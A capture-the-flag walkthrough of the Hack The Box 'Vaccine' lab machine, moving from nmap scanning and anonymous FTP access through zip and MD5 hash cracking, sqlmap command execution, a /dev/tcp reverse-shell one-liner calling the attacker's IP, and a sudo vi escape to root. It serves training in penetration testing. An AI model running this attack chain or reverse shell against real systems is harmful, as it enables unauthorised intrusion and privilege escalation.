
Hack The Box - Vaccine


Howdy my fellow Cyber Enthusiasts! Welcome to another Starting Point Hack The Box offers. I am excited to embark on this journey with you. So, without further ado, let’s dive in! 😄
Need to embark on an exciting journey on Hack The Box? Sign up now using the following link.

Remember to change the IP adress to your allocated one! :) There are 2 options available to connect to our machine. First using Pwnbox or secondly using OpenVPN.
I need to mention that if you are using the first option (Pwnbox) you can follow this guide, regardless if you are using Windows, Mac OS or Linux. This is the case, because a new tab will open in your web browser and there you can interact with the target machine. Now, if you are using Ubuntu-based distros, you can following this guide using the second option as well, but it will not work with a Windows OS for example.


If you want to use the first option, it is very simple. Just click on the option and follow the instructions (Start Pwnbox). A new tab will open up and there you can interact with the machine.

For the second option, things are a bit more complicated. You click on the “Connect using OpenVPN” and the follow section appears. Click on “Download VPN” and save the file on your desired folder.
Then open up the terminal and navigate to the folder that you’ve downloaded the .ovpn file. Then, type the following command (change the filename accordingly).
sudo openvpn root.ovpnTo make sure you are connected to the Hack The Box network type the following command in the terminal.
ip a sYou should see a new connection under the tun0 section. For example, I got a inet 10.10.15.55/23. Next, you click on the “Spawn the target machine and the IP will show here“. Wait for a couple of seconds and a target machine IP address will appear. To make sure you can interact with the machine, you can ping it using the terminal to make sure it responds back.

ping -c 3 10.129.34.17

PING 10.129.34.17 (10.129.34.17) 56(84) bytes of data.
64 bytes from 10.129.34.17: icmp_seq=1 ttl=63 time=57.2 ms
64 bytes from 10.129.34.17: icmp_seq=2 ttl=63 time=60.1 ms
64 bytes from 10.129.34.17: icmp_seq=3 ttl=63 time=60.5 ms

--- 10.129.34.17 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 57.201/59.268/60.473/1.468 msBesides SSH and HTTP, what other service is hosted on this box?
We can run an nmap scan to find this answer. The -sV is used to find the versions of each service.
sudo nmap -sV 10.129.34.17

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 11:11 EEST
Nmap scan report for 10.129.34.17
Host is up (0.30s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.13 seconds
We can see that we have ftp, ssh and http services running. Nice job.
This service can be configured to allow login with any password for specific username. What is that username?
Let’s use nmap one more time, but with also using the -sC argument.-sC: Performs a script scan using the default set of scripts.
sudo nmap -sV -sC 10.129.34.17

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 11:19 EEST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 5.60% done; ETC: 11:20 (0:00:34 remaining)
Nmap scan report for 10.129.34.17
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.16.20
|      Logged in as ftpuser
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: MegaCorp Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.00 seconds
This part seems interesting! Take a closer look. 😄
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)What is the name of the file downloaded over this service?
We’ve already found this one. Here we can see one such file.
PORT   STATE SERVICE VERSION

21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x 1 0 0 2533 Apr 13 2021 backup.zipWhat script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?
Connect to the ftp server as an anonymous user by using the following command (leave the password empty). Use the get command to download the file locally on your computer.
ftp [email protected]

Connected to 10.129.34.17.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||10988|)
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
g226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
229 Entering Extended Passive Mode (|||10580|)
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
100% |*********************************|  2533       44.36 KiB/s    00:00 ETA
226 Transfer complete.
2533 bytes received in 00:00 (8.13 KiB/s)
Afterwards, use zip2john to extrack the hash from the .zip file.
zip2john backup.zip > crack.hashNow, use john to crack the password. 😄
john crack.hash

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 16 OpenMP threads
Proceeding with single, rules:Single
Press ‘q’ or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
(omitted)        (backup.zip)
1g 0:00:00:00 DONE 2/3 (2025-09-25 12:03) 3.703g/s 375192p/s 375192c/s 375192C/s 123456..skyline!
Use the “--show” option to display all of the cracked passwords reliably
Session completed.
unzip backup.zipNice. Two files were extracted, index.php and style.css. Let’s open them. This line seems interesting.
if($_POST[’username’] === ‘admin’ && md5($_POST[’password’]) === “2cb42f8734ea607eefed3b70af13bbd3”) {
      $_SESSION[’login’] = “true”;
      header(”Location: dashboard.php”);
    }
echo "2cb42f8734ea607eefed3b70af13bbd3" > md5.hashLet’s crack it! 😄
john md5.hash --format=Raw-MD5Or if you don’t want to wait, visit this website.


What option can be passed to sqlmap to try to get command execution via the sql injection?
See the help page of sqlmap to learn more about it. These two seem interesting!
sqlmap --help

--os-shell          Prompt for an interactive operating system shell
--os-pwn Prompt for an OOB shell, Meterpreter or VNCWhat program can the postgres user run as root using sudo?
Let’s use sqlmap for that. Replace the cookie with yours.
sqlmap -u “http://10.129.34.17/dashboard.php?search=meta” --cookie=”PHPSESSID=dbt438g4n91dtmg60o0alocav8” --os-shell

os-shell>
Nice, we’ve gained a shell. :) Now, let’s gain a reverse shell to our machine. Remember to change the IP Address to yours and start a listener.
nc -lvnp 8000os-shell> bash -c “sh -i >& /dev/tcp/10.10.16.20/8000 0>&1”
do you want to retrieve the command standard output? [Y/n/a] y
[13:12:06] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)Let’s spawn a more interactive shell using the following command.
python3 -c 'import pty;pty.spawn("/bin/bash")'Nice. Let’s navigate to the /var/www/html path, were the files of the web server are located.
cd /var/www/html
ls -l

total 384
-rw-rw-r-- 1 root root 362847 Feb  3  2020 bg.png
-rw-r--r-- 1 root root   4723 Feb  3  2020 dashboard.css
-rw-r--r-- 1 root root     50 Jan 30  2020 dashboard.js
-rw-r--r-- 1 root root   2313 Feb  4  2020 dashboard.php
-rw-r--r-- 1 root root   2594 Feb  3  2020 index.php
-rw-r--r-- 1 root root   1100 Jan 30  2020 license.txt
-rw-r--r-- 1 root root   3274 Feb  3  2020 style.css
cat dashboard.phpWe found something interesting! 😄
try {
	  $conn = pg_connect(”host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!”);
	}rd!”);
	}
Let’s try to connect using these credentials.
postgres@vaccine:/var/www/html$ sudo -l

[sudo] password for postgres: P@s5w0rd!

Matching Defaults entries for postgres on vaccine:
    env_keep+=”LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET”, env_keep+=”XAPPLRESDIR
    XFILESEARCHPATH XUSERFILESEARCHPATH”,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    mail_badpass

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
The answer lies in this line.
(ALL) /bin/vi /etc/postgresql/11/main/pg_hba.confLet’s find the remaining flags. Navigate to where postgresql lives.
postgres@vaccine:/var/www/html$ cd /var/lib/postgresql
postgres@vaccine:/var/lib/postgresql$ ls -l
ls -l
total 8
drwxr-xr-x 3 postgres postgres 4096 Jul 23  2021 11
-r-------- 1 postgres postgres   33 Oct 11  2021 user.txt
postgres@vaccine:/var/lib/postgresql$ cat user.txt
Let’s ssh into the target using the found password.
ssh [email protected]sudo -l
sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
:set shell=/bin/sh
:shell
whoamils -l /root
cat /root/root.txtCongratulations! You have solved this machine! 🎉 🎉 🎉